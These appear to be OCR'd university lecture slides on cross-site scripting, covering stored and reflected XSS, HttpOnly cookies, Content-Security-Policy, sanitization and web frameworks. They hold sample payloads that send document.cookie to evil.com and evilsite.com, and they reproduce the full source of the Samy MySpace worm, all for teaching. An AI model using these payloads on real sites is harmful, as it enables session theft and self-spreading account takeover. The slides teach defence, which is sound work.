Web Security IV: XSS mitigations, Web Frameworks

CS 1660: Introduction to Computer Systems Security

Stored Cross-Site Scripting

Cross-Site Scripting (XSS)(recap)

- Problem: users can submit text that will be displayed on web pages
- Browsers interpret everything in HTML pages as HTML
- What could go wrong?

Example

- Website allows posting of chirps
- Server puts comments into page:

```
ChirpBook!<br />
Here's what everyone else had to say:<br />
Joe: Hi! <br />
John: This is so <b>cool<b>! <br />
Jane: How does <u>this</u> work? <br />
```

- Can include arbitrary HTML…

```
Attacker: <script>alert("XSS
    Injection!"); </script> <br />
```

chirpbook.html

```
<html>
<title>ChirpBook!</title>
<body>
Chirp Away!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message"
    size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Cookie Stealing

What happens if I submit this as a Chirpbook comment?

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'http://evil.com/steal.php', true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.send('cookie=' + document.cookie);
</script>
```

Stored XSS

Attacker

POST /comment.php
comment=<script> / make a post request to evil.com with document.cookie… */ </script>*

chirpbook.com

INSERT INTO comments (value)
VALUES (‘<script>…</script>’)

Database

[”Hello”, …, “<script>…</script>”]

```
<body>
  …
  <script>…</script>
  …
</body>
```

User's Browser

Reflected XSS

Variant: ”Reflecting” User Input

Classic mistake in server apps…

http://chirpbook.com/search.php?query=“Brown University”

search.php responds with:

<body>Query results for <?php echo $_GET[”query”]?> … </body>

<body>Query results for Brown University… </body>

What can go wrong?

The Attack

Check out ChirpBook! It's lit!

www.chirpbook.com/search.php?query=<script>
document.location='http://evilsite.com/steal.php?cookie='+
document.cookie</script>

The problem

- Once again: Input data treated as code
- Browser generally trusts code received from server

So what can we do about it?

XSS defenses


How do we defend against this?

Once again, defense in depth...

- Server-side: lots of sanitization
- Client-side: browser policy checking, anomaly detection, ...

Client-side: `HttpOnly` cookies

- `HttpOnly` Cookie attribute: prevents client-side scripts from accessing cookie
- Can prevent an XSS from accessing a cookie (at expense of how cookie can be used)


BROWN UNIVERSITY
Authentication Required
Enter your Brown credentials
Username
jcarberr
Password
Log In
You have asked to log in to:
CANVAS
Brown University – Canvas
Developer Tools — Web Login Service — https://sso.brown.edu/idp/profile/SAML2/Redirect/SSO?execution=e1s1
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Cache Storage
Cookies
https://sso.brown.edu
Indexed DB
Local Storage
Filter Items
Name
Value
Domain
Path
Expires / Max-Age
Size
HttpOnly
Secure
SameSite
JSESSIONID
sso.brown....
/idp
Session
53
false
true
None
SESS48fbb292...
.brown.edu
/
Sun, 02 Jan 2022 ...
62
false
false
None
shib_idp_session
sso.brown....
/idp
Session
80
true
true
None

Client-side: `Content-Security-Policy`

Web application can be configured to instruct browser to load content only from certain origins

Eg. only allow loading documents from this origin

```
Content-Security-Policy: default-src 'self'
```

Eg. Restrict documents to this origin, with some exceptions

```
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net; script-src userscripts.example.com
```

Client-side: `Content-Security-Policy`

Web application can be configured to instruct browser to load content only from certain origins

Eg. only allow loading documents from this origin

```
Content-Security-Policy: default-src 'self'
```

Eg. Restrict documents to this origin, with some exceptions

```
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net; script-src userscripts.example.com
```

Opportunities for more precise control over what resources can be loaded

Server-side: Sanitization

- Once again, don't do this yourself!
- What to sanitize?
  - <script> tags
  - Quotes
  - Other ways HTML can be encoded...

More info: Flag wiki, OWASP filter evasion cheat sheet

What happens when user inputs need rich formatting?

MySpace | Search | powered by Google

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites | Forum | Groups | Events | Videos | Music | Comedy | Classifieds

Tom

":-)"

Male
31 years old
Santa Monica, CALIFORNIA
United States

Last Login: 9/22/2007

Mood: productive
View My: **Pics** | **Videos**

Contacting Tom

- Send Message
- Forward to Friend
- Add to Friends
- Add to Favorites
- Instant Message
- Block User
- Add to Group
- Rank User

MySpace URL:
http://www.myspace.com/tom

Hello, you either have JavaScript turned off or an old version of Macromedia's Flash Player. **Click here** to get the latest flash player.

Tom's Interests

General	Internet, Movies, Reading, Karaoke, Language, Culture, History of Communism, Philosophy, Singing/Writing

Tom is working on myspace plans!

Tom's Latest Blog Entry [**Subscribe to this Blog**]

approving comments ... (**view more**)

new homepage look (**view more**)

what's going on with friend counts? (**view more**)

extended network (**view more**)

am i online? (**view more**)

[**View All Blog Entries**]

Tom's Blurbs


About me:
I'm Tom and I'm here to help you. Send me a message if you're confused by anything. **Before asking me a question, please check the FAQ to see if your question has already been answered.**

I may have been on your friend list when you signed up. If you don't want me to be, click "Edit Friends" and remove me!

Also, feel free to tell me what features you want to see on MySpace and if I think it's cool, we'll do it!

Who I'd like to meet:
I'd like to meet people who educate, inspire or entertain me... I have a few close friends I've known all my life. I'd like to make more.


John
John is in your extended network
Welcome 3
Male
23 years old
Last Login:
4/7/03/2007
John's Latest Blog Entry Subscribe to this Blog!
View All Blog Entries
John's Blurbs
About me
Who I'd like to meet
COMMENT
REMOVE FROM PROFILE
MORE FROM USER
message
forward
add
block
chat
block
group
rate
A Little Less
Elvis Presley
+delete+
+view+
4:09 / 7:33 • MySpace Editor



How To Create A Great Page For Your MySpace

Videojug
834K subscribers
Subscribe
29
Share
Save

2.3K views 11 years ago

In the Real World: MySpace Worm

- Users could post HTML on MySpace pages...
  - ...but MySpace blocks a lot of tags (except for <a>, <img>, and)
    - No <script>, <body>, onClick attributes, <a href=javascript://>, ...
      ...but some browsers allowed JavaScript within CSS tags:
      -
- ...but MySpace strips out the word “javascript”...
  - ...so use
- ...but MySpace strips out all escaped quotes...
  - ...so convert from decimal: String.fromCharCode(34) to get ‘’
- ...etc


Source: https://samy.pl/myspace/tech.html

In the Real World: MySpace Worm

<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new
Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function
getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK
.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',params
ToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='
+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_v
erify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setReque
stHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>

In the Real World: MySpace Worm

- Everyone who visits an “infected” profile page becomes infected and adds samy as a friend
  - Within 5 hours, samy has 1,005,831 friends
- Moral of the story:
  - Don’t homebrew your own filtering mechanisms
  - Use established libraries that you trust
  - Multiple valid representations make it difficult to account for every possible scenario



Source: https://samy.pl/myspace/tech.html

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML


Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., `### My Header`).

Markdown	HTML	Rendered Output
`# Heading level 1`	`<h1>Heading level 1</h1>`	Heading level 1
`## Heading level 2`	`<h2>Heading level 2</h2>`	Heading level 2
`### Heading level 3`	`<h3>Heading level 3</h3>`	

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML



Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., ### My Header).

Markdown	HTML	Rendered Output
# Heading level 1	Heading level 1	Heading level 1
### Heading level 3	Heading level 3	

Parse input and add features, rather than removing them!

One more thing...

Web Frameworks

Web Development

Usually managed by a 3-tier architecture with a client–server approach articulate in 3 layers logically separated in which:

- Presentation


This level of the application is the user interface. The interface is used to translate tasks and results to something the user can understand.

- Logic

This layer coordinates the application of the web site, and it moves and processes data between the two surrounding layers

- Data tiers

Information stored and retrieved from a database or file system. The information is passed back to the logic tier for processing, and then eventually back to the user



Web Frameworks

Usually we do not develop website using just a text editor we use Web Frameworks that bring services e.g.:

- URL routing
- Input form managing and validation
- HTML, XML, JSON, AJAX, etc.
- Database connection
- Web security against Cross-site request forgery (CSRF), SQL Injection, Cross-site Scripting (XSS), etc.
- Session repository and retrieval

- Apache Tomcat 
- Spring MVC 
- AngularJS 
- JBoss 
- Node.js 
- Django 
- Apache Struts 

Web Security Standard solutions

- Usually web security is built in the framework or external libraries:
  - Authentication and session management (e.g. cookies generation)
  - Input validation (sanitization) through common patterns (email, credit card, etc.) or char escaping
  - Avoid building SQL from user input
  - Password: hash and salting
  - Etc.

Django in practice

- tryhackme.com/room/django
- Task 5 start machine, ssh in the remote system
- add to Django settings.py the ip of the machine
- Configure superuser
  - python3 message.py createsuperuser
- Change the configuration for CSRF
  - nano settings.py (e.g. csrf middleware)
- Test CSRF on cs.brown.edu
  - Safe methods (get vs. post)
  - https://datatracker.ietf.org/doc/html/rfc7231.html#section-4.2.1

What We Have Learned

- XSS (DOM)
  - Example attacks and mitigation techniques
- Web Framework
- Django examples

Class Discussion

Do we trust:

A. the integrity of request coming in from the user's browser?
B. that upstream services have done the work to make our data clean and safe?
C. the connection between the user's browser and our application cannot be tampered?

Threat and risk modeling process

- Browser may attack
  - Server
  - Other browsers
- Server may attack
  - Browser
  - Machine of browser
  - Other servers
- User may trust
  - Server to protect user data
  - Server to protect browser from other servers
  - Browser to protect user data
  - Browser to protect user from malicious server

Tophat poll

how much responsibility do you want to give to web users ?

A) cautioned not to visit certain sites

B) an explicit block on these sites